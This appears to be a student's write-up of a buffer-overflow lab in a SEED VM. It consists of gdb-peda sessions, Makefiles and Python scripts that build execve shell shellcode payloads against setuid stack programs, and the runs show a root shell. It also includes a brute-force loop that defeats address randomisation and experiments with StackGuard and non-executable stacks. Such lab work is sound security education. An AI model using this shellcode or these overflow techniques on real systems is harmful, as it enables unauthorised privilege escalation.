[01/23/25]seed@VM:~/.../code$ gdb stack-L4-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you me
an "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you m
ean "=="?
  if pyversion is 3:
Reading symbols from stack-L4-dbg...
```

```
gdb-peda$ b bof
Breakpoint 1 at 0x1229: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Downloads/buff/code/stack-L4-dbg
Input size: 517
[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffddd0 --> 0x7fffffffda7c --> 0x0
RBX: 0x555555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd80 --> 0x0
RDX: 0x7fffffffdd80 --> 0x0
RSI: 0x0
RDI: 0x7fffffffddd0 --> 0x7fffffffda7c --> 0x0
RBP: 0x7fffffffddb0 --> 0x7fffffffdff0 --> 0x0
RSP: 0x7fffffffd9a8 --> 0x555555555350 (<dummy_function+62>:    nop)
RIP: 0x555555555229 (<bof>:     endbr64)
R8 : 0x0
R9 : 0x10
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x555555555140 (<_start>:  endbr64)
R13: 0x7fffffffe0e0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----------------------------------code-------------------------------------]
   0x555555555219 <__do_global_dtors_aux+57>:   nop    DWORD PTR [rax+0x0]
   0x555555555220 <frame_dummy>:        endbr64
   0x555555555224 <frame_dummy+4>:
    jmp    0x5555555551a0 <register_tm_clones>
=> 0x555555555229 <bof>:        endbr64
   0x55555555522d <bof+4>:      push   rbp
```

```
    jmp    0x5555555551a0 <register_tm_clones>
=> 0x555555555229 <bof>:        endbr64
   0x55555555522d <bof+4>:      push   rbp
   0x55555555522e <bof+5>:      mov    rbp,rsp
   0x555555555231 <bof+8>:      sub    rsp,0x20
   0x555555555235 <bof+12>:     mov    QWORD PTR [rbp-0x18],rdi
[-------------------------------------stack--------------------------------------]
0000| 0x7fffffffd9a8 --> 0x555555555350 (<dummy_function+62>:   nop)
0008| 0x7fffffffd9b0 --> 0x1
0016| 0x7fffffffd9b8 --> 0x7fffffffddd0 --> 0x7fffffffda7c --> 0x0
0024| 0x7fffffffd9c0 --> 0x0
0032| 0x7fffffffd9c8 --> 0x0
0040| 0x7fffffffd9d0 --> 0x0
0048| 0x7fffffffd9d8 --> 0x0
0056| 0x7fffffffd9e0 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0x7ffff7fdb1e9 "H\203\304\060\205\300t\267I\213\f$H\203|$P")
    at stack.c:16
16      {
```

```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffddd0 --> 0x7fffffffda7c --> 0x0
RBX: 0x555555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd80 --> 0x0
RDX: 0x7fffffffdd80 --> 0x0
RSI: 0x0
RDI: 0x7fffffffddd0 --> 0x7fffffffda7c --> 0x0
RBP: 0x7fffffffd9a0 --> 0x7fffffffddb0 --> 0x7fffffffdff0 --> 0x0
RSP: 0x7fffffffd980 --> 0x7fffffffda10 --> 0x0
RIP: 0x555555555239 (<bof+16>:  mov    rdx,QWORD PTR [rbp-0x18])
R8 : 0x0
R9 : 0x10
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x555555555140 (<_start>:  endbr64)
R13: 0x7fffffffe0e0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow
)
[-------------------------------------code---------------------------------------]
   0x55555555522e <bof+5>:      mov    rbp,rsp
   0x555555555231 <bof+8>:      sub    rsp,0x20
   0x555555555235 <bof+12>:     mov    QWORD PTR [rbp-0x18],rdi
=> 0x555555555239 <bof+16>:     mov    rdx,QWORD PTR [rbp-0x18]
   0x55555555523d <bof+20>:     lea    rax,[rbp-0xa]
   0x555555555241 <bof+24>:     mov    rsi,rdx
   0x555555555244 <bof+27>:     mov    rdi,rax
```

```
[----------------------------------code-----------------------------------]
   0x55555555522e <bof+5>:      mov    rbp,rsp
   0x555555555231 <bof+8>:      sub    rsp,0x20
   0x555555555235 <bof+12>:     mov    QWORD PTR [rbp-0x18],rdi
=> 0x555555555239 <bof+16>:     mov    rdx,QWORD PTR [rbp-0x18]
   0x55555555523d <bof+20>:     lea    rax,[rbp-0xa]
   0x555555555241 <bof+24>:     mov    rsi,rdx
   0x555555555244 <bof+27>:     mov    rdi,rax
   0x555555555247 <bof+30>:     call   0x5555555550c0 <strcpy@plt>
[----------------------------------stack-----------------------------------]
0000| 0x7fffffffd980 --> 0x7fffffffda10 --> 0x0
0008| 0x7fffffffd988 --> 0x7fffffffddd0 --> 0x7fffffffda7c --> 0x0
0016| 0x7fffffffd990 --> 0x2
0024| 0x7fffffffd998 --> 0x7ffff7fb68f8 --> 0x7ffff7ddf3ad ("GLIBC_PRIVATE")
0032| 0x7fffffffd9a0 --> 0x7fffffffddb0 --> 0x7fffffffdff0 --> 0x0
0040| 0x7fffffffd9a8 --> 0x555555555350 (<dummy_function+62>:   nop)
0048| 0x7fffffffd9b0 --> 0x1
0056| 0x7fffffffd9b8 --> 0x7fffffffddd0 --> 0x7fffffffda7c --> 0x0
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[10]) 0x7fffffffd996
gdb-peda$
```

exploit3.py | exploit2.py | exploit1.py | *exploit.py | call_shellcode.c | stack.c

```python
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05").encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x7fffffffd996 + 120          # Change this number
#offset = 112              # Change this number

L = 8     # Use 4 for 32-bit address and 8 for 64-bit address
addr = (ret).to_bytes(L,byteorder='little')
content[0 : 15] = addr * 2
#####################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

```
gdb-peda$ q
[01/23/25]seed@VM:~/.../code$ ./exploit3.py
[01/23/25]seed@VM:~/.../code$ ./stack-L4
Input size: 517
==== Returned Properly ====
[01/23/25]seed@VM:~/.../code$
```

Task 7(Defeat Dash countermeasure):

```
[01/23/25]seed@VM:~/.../shellcode$
[01/23/25]seed@VM:~/.../shellcode$ sudo make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[01/23/25]seed@VM:~/.../shellcode$ ./a32.out
$ woami
zsh: command not found: woami
$ whoami
seed
$ exiy t
[01/23/25]seed@VM:~/.../shellcode$
[01/23/25]seed@VM:~/.../shellcode$ ./a64.out
$ whoami
seed
$ exit
[01/23/25]seed@VM:~/.../shellcode$
```

exploit.py | exploit3.py | exploit2.py | exploit1.py | call_shellcode.c | stack.c

```python
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcb58 + 150           # Change this number
offset = 112              # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

```
[01/23/25]seed@VM:~/.../shellcode$ cd ..
[01/23/25]seed@VM:~/.../buff$ cd code
[01/23/25]seed@VM:~/.../code$ ./exploit.py
[01/23/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```

Task 8(Randomly defeat the defeat address Create a brute force shell script):

```
[01/23/25]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[01/23/25]seed@VM:~/.../code$
[01/23/25]seed@VM:~/.../code$
```

brute-force.sh | exploit.py | exploit3.py | exploit2.py | exploit1.py | call_shellcode.c

```
#!/bin/bash

SECONDS=0
value=0

while true; do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack-L1
done
```

```
[01/23/25]seed@VM:~/.../code$
[01/23/25]seed@VM:~/.../code$ ./exploit.py
[01/23/25]seed@VM:~/.../code$ ./brute-force.sh
```

```
Input size: 517
./brute-force.sh: line 14: 30926 Segmentation fault      ./stack-L1
1 minutes and 51 seconds elapsed.
The program has been running 27262 times so far.
Input size: 517
./brute-force.sh: line 14: 30927 Segmentation fault      ./stack-L1
1 minutes and 51 seconds elapsed.
The program has been running 27263 times so far.
Input size: 517
./brute-force.sh: line 14: 30928 Segmentation fault      ./stack-L1
1 minutes and 51 seconds elapsed.
The program has been running 27264 times so far.
Input size: 517
./brute-force.sh: line 14: 30929 Segmentation fault      ./stack-L1
1 minutes and 51 seconds elapsed.
The program has been running 27265 times so far.
Input size: 517
./brute-force.sh: line 14: 30930 Segmentation fault      ./stack-L1
1 minutes and 51 seconds elapsed.
The program has been running 27266 times so far.
Input size: 517
./brute-force.sh: line 14: 30931 Segmentation fault      ./stack-L1
1 minutes and 51 seconds elapsed.
The program has been running 27267 times so far.
Input size: 517
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
#
```

Task 9(Experiment with other countermeasures):

(a) Enable Stack Guard protection

Makefile | exploit.py | exploit3.py | exploit2.py | exploit1.py | call_shellcode.c | stack.c

```
1 FLAGS    = -z execstack -fno-stack-protector
2 FLAGSESP = -z execstack
3 FLAGS_32 = -m32
4 TARGET   = stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-
  L3-dbg stack-L4-dbg
5
6 L1 = 100
7 L2 = 160
8 L3 = 200
9 L4 = 10
10
11 all: $(TARGET)
12
13 stack-L1: stack.c
14         gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
15         gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
16         sudo chown root $@ && sudo chmod 4755 $@
17 stack-L1ESP: stack.c
18         gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
19         gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
20         sudo chown root $@ && sudo chmod 4755 $@
21 stack-L2: stack.c
22         gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c
23         gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
24         sudo chown root $@ && sudo chmod 4755 $@
25
26 stack-L3: stack.c
27         gcc -DBUF_SIZE=$(L3) $(FLAGS) -o $@ stack.c
28         gcc -DBUF_SIZE=$(L3) $(FLAGS) -g -o $@-dbg stack.c
29         sudo chown root $@ && sudo chmod 4755 $@
30
```

```
[01/23/25]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[01/23/25]seed@VM:~/.../code$
```

```
[01/23/25]seed@VM:~/.../code$
[01/23/25]seed@VM:~/.../code$ make stack-L1ESP
make: 'stack-L1ESP' is up to date.
[01/23/25]seed@VM:~/.../code$ ls
badfile          Makefile                        stack-L1          stack-L3
brute-force.sh   peda-session-stack-L1-dbg.txt   stack-L1-dbg      stack-L3-dbg
exploit1.py      peda-session-stack-L2-dbg.txt   stack-L1ESP       stack-L4
exploit2.py      peda-session-stack-L3-dbg.txt   stack-L1ESP-dbg   stack-L4-dbg
exploit3.py      peda-session-stack-L4-dbg.txt   stack-L2
exploit.py       stack.c                         stack-L2-dbg
```

(b) Enable non-executable stack protection

Makefile stack.c exploit.py exploit3.py exploit2.py exploit1.py call_shellcode.c

```
1
2 all:
3         gcc -m32 -z noexecstack -o a32.out call_shellcode.c
4         gcc -z noexecstack -o a64.out call_shellcode.c
5
6 setuid:
7         gcc -m32 -z execstack -o a32.out call_shellcode.c
8         gcc -z execstack -o a64.out call_shellcode.c
9         sudo chown root a32.out a64.out
10        sudo chmod 4755 a32.out a64.out
11
12 clean:
13        rm -f a32.out a64.out *.o
14
```

```
[01/23/25]seed@VM:~/.../shellcode$ sudo make
gcc -m32 -z noexecstack -o a32.out call_shellcode.c
gcc -z noexecstack -o a64.out call_shellcode.c
[01/23/25]seed@VM:~/.../shellcode$
[01/23/25]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[01/23/25]seed@VM:~/.../shellcode$
[01/23/25]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[01/23/25]seed@VM:~/.../shellcode$
```